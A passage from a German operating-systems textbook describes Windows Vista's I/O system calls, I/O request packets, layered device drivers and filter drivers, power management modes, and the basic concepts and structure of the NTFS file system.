NtQueryDirectoryFile ist ein Beispiel eines Standardparadigmas in der Ausführungs schicht, wo verschiedene Abfrage-APIs dazu da sind, auf Informationen über spezifische Typen von Objekten zuzugreifen oder diese zu verändern. In diesem Fall sind es die Dateiobjekte, die auf Verzeichnisse verweisen. Ein Parameter legt fest, welche Art von Information angefordert wird. Das könnten eine Liste der Namen in dem Verzeichnis oder detaillierte Informationen über jede Datei sein, die für eine erweiterte Verzeichnisaufstellung benötigt werden. Da dies eigentlich eine Ein-/Ausgabeoperation ist, werden alle Standardmethoden unterstützt, die zur Mitteilung über den Abschluss der Ein-/Ausgabe eingesetzt werden können. NtQueryVolumeInformationFile ist wie die Abfrageoperation für Verzeichnisse, erwartet aber ein Datei-Handle, das ein offenes Volume repräsentiert, welches möglicherweise ein Dateisystem enthält. Anders als bei den Verzeichnissen gibt es hier Parameter, die auf Volume zugeschnitten werden können. Somit gibt es ein eigenes API NtSetVolumeInformationFile.

NtNotifyChangeDirectoryFile ist ein Beispiel für ein interessantes NT-Paradigma. Threads können Ein-/Ausgabe durchführen, um zu ermitteln, ob irgendwelche Änderungen an Objekten stattfinden (hauptsächlich an Dateisystemverzeichnissen wie hier oder an Registrierungsschlüsseln). Da die Ein-/Ausgabe asynchron ist, können die Threads weiterarbeiten und werden erst später über mögliche Änderungen benachrichtigt. Eine entsprechende noch nicht zugestellte Nachricht an einen Thread wird in einer Warteschlange innerhalb des Dateisystems als eine ausstehende Ein-/Ausgabeoperation gespeichert, die ein E/A-Anforderungspaket (IRP) benutzt. Benachrichtigungen sind problematisch, wenn man ein Dateisystemvolume aus dem System löschen will, weil die Ein-/Ausgabeoperationen noch ausstehen. Deshalb unterstützt Windows Möglichkeiten zum Löschen von ausstehenden Ein-/Ausgabeoperationen. Dazu gehört auch die Unterstützung des Dateisystems zum gewaltsamen Aushängen eines Volumes mit ausstehender Ein-/Ausgabe.

NtQueryInformationFile ist die dateispezifische Version des Systemaufrufs für Verzeichnisse. Das Gegenstück dazu ist der Systemaufruf NtSetInformationFile. Diese Schnittstellen greifen auf verschiedene Arten von Dateiinformationen zu und verändern sie. Dazu zählen Informationen über Dateinamen, Dateiattribute wie Verschlüsselung, Komprimierung und Fragmentierung sowie andere Dateiattribute und Einzelheiten, zum Beispiel das Suchen der internen Datei-ID oder die Zuweisung eines eindeutigen Binärnamens (Objekt-ID) zu einer Datei.

Diese Systemaufrufe sind im Wesentlichen eine Form von `ioctl` speziell für Dateien. Die Mengenoperation kann benutzt werden, um eine Datei umzubenennen oder zu löschen. Aber beachten Sie, dass Handles und nicht Dateinamen übergeben werden. Deshalb muss eine Datei zuerst geöffnet werden, bevor sie umbenannt oder gelöscht werden kann. Die Aufrufe können auch benutzt werden, um die alternativen Datenströme von NTFS umzubenennen (siehe Abschnitt 11.8).

Es gibt außerdem separate APIs, NtLockFile und NtUnlockFile, zum Setzen und Löschen von byteweiten Sperren auf Dateien. NtCreateFile ermöglicht es, den Zugriff auf eine gesamte Datei einzuschränken, indem ein gemeinsamer Modus benutzt wird. Eine Alternative sind diese beiden Sperr-APIs, die eine Zugriffsbeschränkung auf

einen Bytebereich der Datei erzwingen. Lese- und Schreiboperationen müssen einen *Schlüssel* vorweisen, der mit dem Schlüssel von NtLockFile übereinstimmen muss, um auf gesperrten Bereichen arbeiten zu dürfen.

Etwas Ähnliches gibt es auch in UNIX, aber dort ist es freigestellt, ob Anwendungen die Bereichssperren beachten. NtFsControlFile gleicht den vorherigen Abfragen-und-Setzen-Operationen zwar sehr, ist aber eher eine generische Operation, die zur Behandlung von dateispezifischen Operationen gedacht ist, auf die die andern APIs nicht passen. Einige Operationen sind beispielsweise auf ein bestimmtes Dateisystem abgestimmt.

Schließlich gibt es noch verschiedene Aufrufe wie NtFlushBuffersFile. Wie der sync-Aufruf unter UNIX wird damit das Zurückschreiben von Dateisystemdaten auf die Platte erzwungen. NtCancelIoFile löscht die ausstehenden Ein-/Ausgabeanfragen für eine bestimmte Datei und NtDeviceIoControlFile implementiert die ioctl-Operationen für Geräte. Die Liste der Operationen ist eigentlich noch viel länger. Es gibt Systemaufrufe zum Löschen von Dateien über Namen und zum Abfragen von Attributen einer bestimmten Datei – aber dies sind alles nur Wrapper um die anderen Operationen des E/A-Managers unserer Aufzählung und hätten nicht unbedingt als eigene Systemaufrufe implementiert werden müssen. Weiterhin gibt es Systemaufrufe zum Umgang mit **E/A-Abschlussports** (*I/O completion port*). Dies ist eine Warteschlange in Windows, die Mehrfach-Thread-Servoren hilft, asynchrone Ein-/Ausgabeoperationen effizient zu nutzen, indem Threads auf Anfrage gelesen werden. Dadurch wird die Anzahl der Kontextwechsel reduziert, die benötigt werden, um Ein-/Ausgabe von bestimmten Threads zu bedienen.

11.7.3 Implementierung der Ein-/Ausgabe

Das Ein-/Ausgabesystem von Windows besteht aus den Plug-and-Play-Diensten, der Energieverwaltung, dem E/A-Manger und dem Gerätetreibermodell. Die Plug-and-Play-Komponente entdeckt Veränderungen in der Hardwarekonfiguration und baut die Gerätestacks für jedes Gerät auf oder ab. Außerdem veranlasst sie das Laden und wieder Freigeben von Gerätetreibern. Die Energieverwaltung passt den Energiemodus der Ein-/Ausgabegeräte an, um den Energieverbrauch des Systems zu verringern, wenn Geräte aktuell nicht benutzt werden. Der E/A-Manager bietet Unterstützung zum Bearbeiten der E/A-Kernobjekte und IRP-basierten Operationen wie IoCallDrivers und IoCompleteRequest. Doch der Großteil an Aufgaben, die zur Unterstützung der Ein-/Ausgabe in Windows nötig sind, wird von den Gerätetreibern selbst implementiert.

Gerätetreiber

Um sicherzustellen, dass Gerätetreiber gut mit dem Rest von Windows Vista zusammenarbeiten, hat Microsoft das **Treibermodell WDM** (*Windows Driver Model*) definiert, mit dem Gerätetreiber konform sein müssen. Das WDM wurde entwickelt, um sowohl mit Windows 98 als auch mit NT-basiertem Windows (angefangen bei Windows 2000) zu arbeiten. Sorgfältig geschriebene Treiber können mit beiden Systemen kompatibel sein.

Es gibt eine Entwicklungsumgebung (das Windows Driver Kit), die den Entwicklern von Treibern dabei helfen soll, diese Konformität zu wahren. Die meisten Windows-Treiber beginnen mit dem Kopieren eines passenden Beispieltreibers und modifizieren diesen.

Microsoft stellt außerdem eine **Treiberüberprüfung** (*driver verifier*) zur Verfügung, die viele der Treiberaktionen validiert, um sicher zu sein, dass sie konform zu den WDM-Anforderungen an Struktur und Protokolle für Ein-/Ausgabeanforderungen, an die Speicherverwaltung und so weiter sind. Die Treiberüberprüfung wird zusammen mit dem System ausgeliefert. Administratoren können sie steuern, indem sie *verifier.exe* ausführen, um zu konfigurieren, welche Treiber überprüft werden sollen und wie ausführlich (d.h. teuer) die Überprüfungen sein sollen.

Sogar mit all der Unterstützung für Treiberentwicklung und -verifikation ist es immer noch sehr schwierig, selbst einfache Treiber in Windows zu schreiben. Deshalb hat Microsoft ein System von Wrappern gebaut, genannt **WDF (Windows Driver Foundation)**, das oberhalb von WDM läuft und viele der üblicheren Anforderungen vereinfacht. Hauptsächlich bezieht sich dies auf die korrekte Interaktion mit der Energieverwaltung und den Plug-and-Play-Operationen.

Um das Programmieren von Treibern noch weiter zu vereinfachen und außerdem die Robustheit des Systems zu erhöhen, beinhaltet WDF das **UDMF (User-Mode Driver Framework)** zum Schreiben von Treibern als Dienste, die in Prozessen ausgeführt werden. Und es gibt das **KMDF (Kernel-Mode Driver Framework)** zum Schreiben von Treibern als Dienste, die im Kern ausgeführt werden, wobei aber viele der Details von WDM automatisch ausgeführt werden. Da überall das WDM zugrunde liegt und somit das Treibermodell zur Verfügung stellt, werden wir uns in diesem Abschnitt darauf konzentrieren.

Geräte in Windows werden durch Gerätobjekte repräsentiert. Gerätobjekte werden außerdem zur Repräsentation von Hardware wie beispielsweise Bussen eingesetzt und für Softwareabstraktionen genutzt, wie Dateisysteme, Netzwerkprotokollmaschinen und Kernerweiterungen wie Antiviren-Filtertreiber. All diese Aufgaben werden organisiert über einen sogenannten *Gerätestack (device stack)*, den wir schon in Abbildung 11.16 gezeigt haben.

Ein-/Ausgabeoperationen werden vom E/A-Manager angestoßen, der eine ausführbare API *IoCallDriver* mit Zeigern auf den Anfang desjenigen Treiberobjekts aufruft, das mit dem Gerätobjekt verbunden ist. Die Operationsarten, die in dem IRP spezifiziert sind, entsprechen in der Regel den oben beschriebenen Systemaufrufen des E/A-Managers, wie CREATE, READ und CLOSE.

► Abbildung 11.38 zeigt die Beziehungen für eine einzelne Ebene des Gerätestacks. Für jede dieser Operationen muss ein Treiber einen Einstiegspunkt spezifizieren. *IoCallDriver* entnimmt den Operationstyp dem IRP, benutzt dann das Gerätobjekt der aktuellen Ebene des Gerätestacks, um das Treiberobjekt zu finden, und nimmt den Operationstyp als Index in die Treiber-Verteiltabelle, um den entsprechenden Einstiegspunkt in den Treiber zu finden. Dann wird der Treiber aufgerufen und bekommt das Treiberobjekt und den IRP übergeben.




Abbildung 11.38: Eine einzelne Ebene in einem Gerätetestack

Sobald ein Treiber die Verarbeitung der Anfrage, die durch den IRP repräsentiert wird, beendet hat, gibt es drei Optionen. Der Treiber kann `IoCallDriver` noch einmal aufrufen, womit der IRP und das nächste Gerätetestack übergeben werden. Er kann auch die Ein-/Ausgabeanforderung als abgeschlossen erklären und zum Aufrufer zurückkehren. Oder er kann den IRP intern in einer Warteschlange einfügen und zum Aufrufer zurückkehren, womit er angibt, dass die Ein-/Ausgabeanforderung noch aussteht. Dieser letzte Fall führt zu einer asynchronen Ein-/Ausgabeoperation, zumindest wenn alle Treiber, die weiter oben im Stack liegen, damit einverstanden sind und ebenfalls zu ihren Aufrufern zurückkehren.

E/A-Anforderungspakete

► Abbildung 11.39 zeigt die wichtigsten Felder im IRP. Im unteren Bereich ist ein Array von dynamischer Größe mit Feldern, die von jedem Treiber des Gerätetestacks benutzt werden können, um die Anfrage zu bearbeiten. Diese *Stack*-Felder ermöglichen es einem Treiber, die Routine zu spezifizieren, die aufgerufen werden soll, wenn eine Ein-/Ausgabeanforderung abgeschlossen ist. Während des Abschlusses wird jede Ebene des Gerätetestacks in umgekehrter Reihenfolge besucht, wobei jeweils die Abschlussroutine, die von dem Treiber dieser Ebene festgelegt wurde, aufgerufen wird. Auf jeder Ebene kann der Treiber entscheiden, ob der Abschluss der Anforderung weiter fortgeführt werden soll oder ob es noch weitere Aufgaben für ihn zu erledigen gibt. In diesem Fall wird die Anforderung als noch ausstehend verlassen, wodurch der E/A-Abschluss vorläufig stillgelegt wird.

Wenn ein IRP alloziert wird, muss der E/A-Manager wissen, wie tief der spezielle Gerätetestack ist, damit er ein ausreichend großes IRP anfordern kann. Er hält die Stacktiefe in einem Feld in jedem Gerätetestack fest, wenn der Gerätetestack gebildet wird. Beachten Sie, dass nicht formal definiert ist, was das nächste Gerätetestack auf einem Stack ist. Diese Information wird in privaten Datenstrukturen aufbewahrt, die zum vorherigen Treiber auf dem Stack gehören. In der Tat muss der Stack eigentlich überhaupt kein Stack sein.

In jeder Schicht kann ein Treiber neue IRPs belegen, die Nutzung des originalen IRPs fortsetzen, eine Ein-/Ausgabeoperation zu einem anderen Gerätestack senden oder sogar zu einem System-Worker-Thread wechseln, um die Ausführung fortzusetzen.




Abbildung 11.39: Die wichtigsten Felder eines E/A-Anforderungspakets

Das IRP enthält Flags, einen Opcode als Index in die Treiber-Verteilertabelle, Pufferzeiger für eventuell sowohl Kern- als auch Benutzerpuffer und eine Liste von **Speicher-Beschreibungslisten (MDL, Memory Descriptor List)**, die benutzt werden, um die physischen Speicheradressen, die von den Puffern repräsentiert werden, zu beschreiben (also für DMA-Operationen). Die Felder in dem IRP, die zum Einfügen des IRP in die Warteschlange eines Geräts während der Verarbeitung benutzt werden, werden wiederverwendet, wenn die Ein-/Ausgabeoperation schließlich abgeschlossen ist. Dadurch kann Speicher für das APC-Kontrollobjekt zur Verfügung gestellt werden, das die Abschlussroutine des E/A-Managers im Kontext des ursprünglichen Threads aufruft. Es gibt außerdem ein Link-Feld, das benutzt wird, um alle ausstehenden IRPs mit dem Thread zu verbinden, der sie initiiert hat.

Gerätestacks

Ein Treiber darf in Windows Vista die ganze Arbeit allein machen, wie es beispielsweise der Druckertreiber in ▶ Abbildung 11.40 macht. Auf der anderen Seite dürfen Treiber aber auch geschachtelt sein. Das bedeutet, dass eine Anfrage eine Folge von Treibern durchläuft, wobei jeder einen Teil der Arbeit verrichtet. Zwei geschachtelte Treiber sind ebenfalls in Abbildung 11.40 dargestellt.

Ein üblicher Einsatz von geschachtelten Treibern ist die Trennung der Bus-Verwaltung von der funktionalen Arbeit, nämlich der Steuerung der Geräte. Die Bus-Verwaltung des PCI-Busses ist wegen der Vielzahl der verschiedenen Modi und Bus-Transaktionen ziemlich kompliziert. Durch die Trennung dieser Aufgaben vom gerätespezifischen Teil

bleibt es den Autoren von Gerätetreibern erspart, sich mit der Steuerung des Busses herumzuschlagen. Sie können einfach den Standard-Bustreiber in ihrem Stack benutzen. In ähnlicher Weise haben auch USB- und SCSI-Treiber einen gerätespezifischen Teil und einen allgemeinen Teil, wobei gewöhnliche Treiber von Windows für diesen allgemeinen Teil bereitgestellt werden.




Abbildung 11.40: In Windows Vista können Treiber in mehreren Schichten angeordnet sein, um mit einer bestimmten Instanz eines Geräts zu arbeiten. Die Schichtung wird durch Geräteobjekte repräsentiert.

Ein weiteres Einsatzgebiet für geschachtelte Treiber sind **Filtertreiber**. Wir haben uns bereits den Einsatz von Dateisystemfiltertreibern angesehen, die oberhalb des Dateisystems eingefügt werden. Filtertreiber werden auch zum Verwalten von physischer Hardware eingesetzt. Ein Filtertreiber führt Transformationen auf den Operationen aus, und zwar sowohl wenn das IRP durch den Gerätetestack nach unten läuft als auch wenn es während der Abschlussoperation wieder nach oben läuft, durch die von den Treibern festgelegten Abschlussroutinen hindurch. Beispielsweise könnte ein Filtertreiber die Daten auf dem Weg zur Platte komprimieren oder auf dem Weg ins Netzwerk verschlüsseln. Die Platzierung des Filters an dieser Stelle bedeutet, dass sich weder die Anwendung noch der eigentliche Gerätetreiber damit beschäftigen muss. Dieser Mechanismus arbeitet automatisch für alle Daten, die auf dem Weg zum (oder vom) Gerät sind.

Kernmodusgerätetreiber sind ein ernsthaftes Problem für die Zuverlässigkeit und die Stabilität von Windows. Die meisten der Kernabstürze in Windows gehen auf Fehler in Gerätetreibern zurück. Da Kernmodusgerätetreiber sich den Adressraum mit dem Kern und den Ausführungsschichten teilen, können Fehler in den Treibern Systemdatenstrukturen beschädigen oder Schlimmeres anrichten. Einige dieser Fehler sind auf die erstaunlich große Anzahl von Gerätetreibern zurückzuführen, die es für Windows gibt, andere darauf, dass die Treiber von weniger erfahrenen Systemprogrammierern entwickelt wurden. Die Fehler liegen außerdem an den vielen Details, die beim Schreiben eines korrekten Windows-Treibers zu beachten sind.

Das Ein-/Ausgabemodell ist mächtig und flexibel, aber die gesamte Ein-/Ausgabe ist grundsätzlich asynchron, deshalb können Wettbewerbssituationen reichlich auftreten. Windows 2000 fügte erstmalig den Plug-and-Play-Manager und die Energieverwaltung vom Win9x-System zum NT-basierten Windows hinzu. Dadurch wurden viele Forderungen an die Treiber gestellt, um korrekt mit Geräten umzugehen, die kommen und gehen, während Ein-/Ausgabepakete gerade verarbeitet werden. Benutzer von PCs koppeln häufig Geräte an und ab, schließen den Deckel und stopfen Notebooks in Aktentaschen – und kümmern sich im Allgemeinen nicht darum, ob das kleine grüne Lämpchen vielleicht noch leuchtet. Das Schreiben von Gerätetreibern, die in solchen Umgebungen korrekt funktionieren, kann sehr herausfordernd sein. Deshalb wurde die Windows Driver Foundation zur Vereinfachung des Windows-Treibermodells entwickelt.

Die **Energieverwaltung** wacht über den Stromverbrauch im gesamten System. Historisch gesehen bestand die Verwaltung des Energieverbrauchs im Herunterfahren des Monitors und im Anhalten der Laufwerke. Aber die Angelegenheit wurde schnell komplizierter, als neue Themen hinzukamen wie die Verlängerung der Batterielaufzeit von Notebooks, das Energiesparen auf Desktoprechnern, die ständig laufen, und die hohen Kosten der Stromlieferung an riesige Serverfarmen, die es heutzutage gibt. (Unternehmen wie Microsoft und Google bauen ihre Serverfarmen neben hydroelektrischen Einrichtungen, um niedrige Tarife zu bekommen.)

Neuere Methoden der Energieverwaltung umfassen die Reduzierung des Energieverbrauchs von Komponenten, wenn das System aktuell nicht benutzt wird, indem einzelne Geräte auf Stand-by-Modus umgeschaltet oder mittels *Soft-Netzschalter* sogar ganz abgeschaltet werden. Multiprozessoren fahren einzelne CPUs herunter, wenn sie nicht benötigt werden, und sogar Taktraten von laufenden CPUs können nach unten angepasst werden, um den Stromverbrauch zu reduzieren. Wenn ein Prozessor im Leerlauf ist, wird sein Stromverbrauch ebenfalls verringert, da es außer dem Warten auf einen auftretenden Interrupt nichts tun muss.

Windows unterstützt einen speziellen Modus des Herunterfahrens, den **Ruhezustand** (*hibernation*), bei dem alle physischen Speicher auf die Platte kopiert werden, dann wird der Energieverbrauch auf ein kleines Rinnseil reduziert (Notebooks können wochenlang im Ruhezustand mit wenig Batterieentleerung bleiben). Da der gesamte Speicherzustand auf die Platte geschrieben wird, kann sogar die Batterie eines Notebooks während des Ruhezustands ausgetauscht werden. Wenn das System nach dem Ruhezustand wieder hochfährt, stellt es den gesicherten Speicherzustand wieder her.

(und initialisiert die Treiber neu). Dies bringt den Computer wieder in den Zustand zurück, in dem er vorher war, ohne erneutes Anmelden oder Starten aller laufenden Anwendungen und Dienste. Auch wenn Windows versucht, diesen Prozess zu optimieren (indem zum Beispiel unveränderte Seiten, die schon auf der Platte gesichert sind, ignoriert werden oder andere Speicherseiten komprimiert werden, um die Menge der Ein-/Ausgabe zu reduzieren), kann es immer noch viele Sekunden dauern, ein Notebook oder Desktop-System mit Gigabytes an Speicher in den Ruhezustand zu versetzen.

Eine Alternative zum Ruhezustand ist der sogenannte **Stand-by-Modus**. Hier reduziert die Energieverwaltung das gesamte System auf den niedrigst möglichen Stromzustand und verwendet gerade nur so viel Energie, um das dynamische RAM zu aktualisieren. Da Speicher nicht auf die Platte kopiert werden muss, ist der Stand-by-Modus viel schneller als der Ruhezustand zu erreichen. Doch Stand-by ist nicht so zuverlässig, weil Daten verloren gehen können, falls ein Desktop-System keinen Strom mehr bekommt, die Batterie bei einem Notebook gewechselt wird oder weil Fehler in Gerätetreibern dazu führen, dass die Geräte zwar auf niedrigen Energiezustand reduziert wurden, aber die Treiber diese dann nicht neu starten können. Bei der Entwicklung von Windows Vista hat Microsoft eine Menge Aufwand betrieben, um den Stand-by-Modus zu verbessern, auch in Zusammenarbeit mit der Hardwaregeräte-Gemeinde. Außerdem wurde die Praxis unterbunden, dass Anwendungen ein Veto dagegen einlegen können, wenn das System in Stand-by-Modus gehen will (was manchmal zu überhitzten Notebooks führte – bei nachlässigen Benutzern, die ihre Notebooks in Aktentaschen stecken, ohne auf das blinkende Lämpchen zu achten).

Es gibt viele Bücher über das Treibermodell von Windows und die neuere Windows Driver Foundation (Cant, 2005; Oney, 2002; Orwick & Smith, 2007; Viscarola et al., 2007).

11.8 Das Windows-NT-Dateisystem

Windows Vista unterstützt mehrere Dateisysteme, die wichtigsten sind **FAT-16**, **FAT-32** und **NTFS (NT File System)**. FAT-16 ist das alte MS-DOS-Dateisystem. Es verwendet 16-Bit-Adressen, wodurch Festplattenpartitionen auf maximal 2 GB begrenzt sind. Es wird hauptsächlich zum Zugriff auf Diskettenlaufwerke eingesetzt – für Leute, die dieses Gerät immer noch benutzen. FAT-32 benutzt 32-Bit-Adressen und unterstützt Partitionen bis zu 2 TB. Es gibt keine Sicherheitsfunktionen in FAT-32 und heute wird es eigentlich nur noch für transportable Medien wie Flash-Laufwerke eingesetzt. NTFS ist das Dateisystem, das speziell für die NT-Version von Windows entwickelt wurde. Angefangen mit Windows XP wurde es das Standarddateisystem, das von den meisten Computerherstellern installiert wurde. Es verbessert die Sicherheit und die Funktionalität von Windows außerordentlich. NTFS verwendet 64-Bit-Adressen und kann somit (theoretisch) 2^{64} Byte große Partitionen verwalten. Allerdings ist die maximale Größe aus anderen Gründen in der Realität kleiner.

In diesem Kapitel untersuchen wir das Dateisystem NTFS, weil es ein modernes Dateisystem mit vielen interessanten Eigenschaften und Neuerungen im Entwurf ist. Es ist ein großes und komplexes Dateisystem, so dass wir hier nicht alle Charakteristika detailliert behandeln können, aber die nächsten Abschnitte geben einen ersten Eindruck wieder.

11.8.1 Grundlegende Konzepte

Die einzelnen Dateinamen in NTFS sind auf eine Länge von maximal 255 Zeichen beschränkt, vollständige Pfadangaben auf eine Länge von 32.767 Zeichen. Die Dateinamen werden in Unicode angegeben, dadurch wird es Menschen, die nicht das lateinische Alphabet benutzen (z.B. aus Griechenland, Japan, Indien, Russland, Israel) ermöglicht, Dateinamen in ihrer Landessprache zu verwenden. Beispielsweise ist φιλε ein vollkommen zulässiger Dateiname. NTFS unterstützt auch die Unterscheidung zwischen Groß- und Kleinschreibung (so unterscheidet sich *foo* von *Foo* oder *FOO*). Die Win32-API unterstützt diese Unterscheidung für Dateinamen nicht vollständig und für Verzeichnisnamen überhaupt nicht. Die Unterstützung für diese Unterscheidung gibt es, wenn das POSIX-Subsystem ausgeführt wird, um die Kompatibilität mit UNIX zu erhalten. Win32 unterscheidet nicht zwischen Groß- und Kleinschreibung, aber es behält sie bei. Dateinamen können also sowohl Groß- als auch Kleinbuchstaben enthalten. Obwohl die Unterscheidung von Groß- und Kleinschreibung sehr vertraut für UNIX-Benutzer ist, ist sie sehr umständlich für durchschnittliche Benutzer, die solche Unterscheidungen normalerweise nicht treffen. Im Internet ist beispielsweise im Großen und Ganzen eine Beachtung der Groß-/Kleinschreibung nicht notwendig.

Eine NTFS-Datei ist nicht nur eine lineare Folge von Bytes wie FAT-32- oder UNIX-Dateien. Stattdessen besteht eine Datei aus mehreren Attributen, von denen jedes durch einen Bytestrom repräsentiert wird. Die meisten Dateien haben ein paar kurze Ströme, wie den Dateinamen und seine 64 Bit lange Objekt-ID, und einen langen unbenannten Strom, der die Daten enthält. Eine Datei kann aber auch mehrere lange Datenströme enthalten. Jeder Strom hat einen Namen, der sich folgendermaßen zusammensetzt: Dateiname, Doppelpunkt, Stromname (z.B. *foo:stream1*). Jeder Strom hat seine eigene Größe und kann unabhängig von den anderen Strömen gesperrt werden. Die Idee von mehreren Strömen in einer Datei ist nicht neu in NTFS. Das Dateisystem auf dem Apple Macintosh hat zwei Ströme pro Datei, einen für Daten und einen für Ressourcen. Beim ersten Einsatz von mehreren Strömen in NTFS ging es darum, dass ein NTFS-Server Macintosh-Clients bedienen kann. Mehrere Datenströme werden auch benutzt, um Metadaten von Dateien zu repräsentieren, wie beispielsweise die Bildvorschau von JPEG-Bildern, die es in der Windows-GUI gibt. Aber leider – die Datenströme sind zerbrechlich und fallen häufig von Dateien ab, wenn sie zu anderen Dateisystemen oder über das Netzwerk transportiert werden oder wenn sie einfach nur gesichert und später wiederhergestellt werden, weil viele Hilfsprogramme die Ströme ignorieren.

NTFS ist ähnlich wie das UNIX-Dateisystem ein hierarchisches Dateisystem. Der Separator zwischen Komponentennamen ist hier jedoch „\“ statt „/“ – ein Überbleibsel der Kompatibilitätsanforderungen mit CP/M, als MS-DOS entwickelt wurde. Anders als in UNIX wird das Konzept der aktuellen Arbeitsverzeichnisse, der harten Links zum aktuellen Verzeichnis(.) und zum Vorgängerverzeichnis(..) als Konvention statt als grundlegender Teil des Dateisystementwurfs implementiert. Harte Links werden zwar unterstützt, aber nur für das POSIX-Subsystem. Dies gilt auch für die NTFS-Unterstützung zum Überprüfen von Durchläufen durch Verzeichnisse (das „x“-Recht in UNIX).

Symbolische Links wurden bis zu Windows Vista in NTFS nicht unterstützt. Das Erzeugen von symbolischen Links ist normalerweise auf Administratoren beschränkt, um Sicherheitsprobleme wie Spoofing zu vermeiden – wie UNIX erfahren musste, als symbolische Links zum ersten Mal in 4.2BSD eingeführt wurden. Die Implementierung von symbolischen Links in Vista verwendet eine NTFS-Funktion namens **Analysepunkte** (*reparse point*). (die später in diesem Abschnitt besprochen werden). Zusätzlich werden auch Kompression, Verschlüsselung, Fehlertoleranz, Journaling und Dateien mit geringer Datendichte unterstützt. Diese Eigenschaften und ihre Implementierungen werden wir jetzt kurz besprechen.

11.8.2 Implementierung des NT-Dateisystems

NTFS ist ein hochkomplexes und raffiniertes Dateisystem, das speziell für NT als Alternative zum OS/2-Dateisystem HPFS entwickelt wurde. Während der größte Teil von NT auf dem Festland entwickelt wurde, ist NTFS unter den Komponenten des Betriebssystems in der Hinsicht einmalig, dass vieles seines ursprünglichen Entwurfs auf einem Segelboot auf dem Puget Sound stattfand (streng nach dem Protokoll „Arbeit am Vormittag – Bier am Nachmittag“). Im Folgenden werden wir eine Reihe der Eigenschaften von NTFS kennenlernen, angefangen bei seiner Struktur, dann kommen Dateinamensuche, Dateikompression, Journaling und Dateiverschlüsselung.



Struktur des Dateisystems

Jedes NTFS-Volume (d.h. Partition auf der Platte) enthält Dateien, Verzeichnisse, Bitmaps und andere Datenstrukturen. Dabei ist jedes Volume als eine lineare Folge von Blöcken (Cluster in der Terminologie von Microsoft) organisiert, wobei die Blockgröße für jedes Volume festgelegt ist. Je nach Größe des Volumes reicht die Blockgröße von 512 Byte bis zu 64 KB. Die meisten NTFS-Platten benutzen 4-KB-Blöcke als Kompromiss zwischen großen Blöcken (für effizienten Dateitransfer) und kleinen Blöcken (für geringe interne Fragmentierung). Blöcke werden durch eine 64-Bit-Adresse, ein Offset vom Beginn des Volumes an, referenziert.

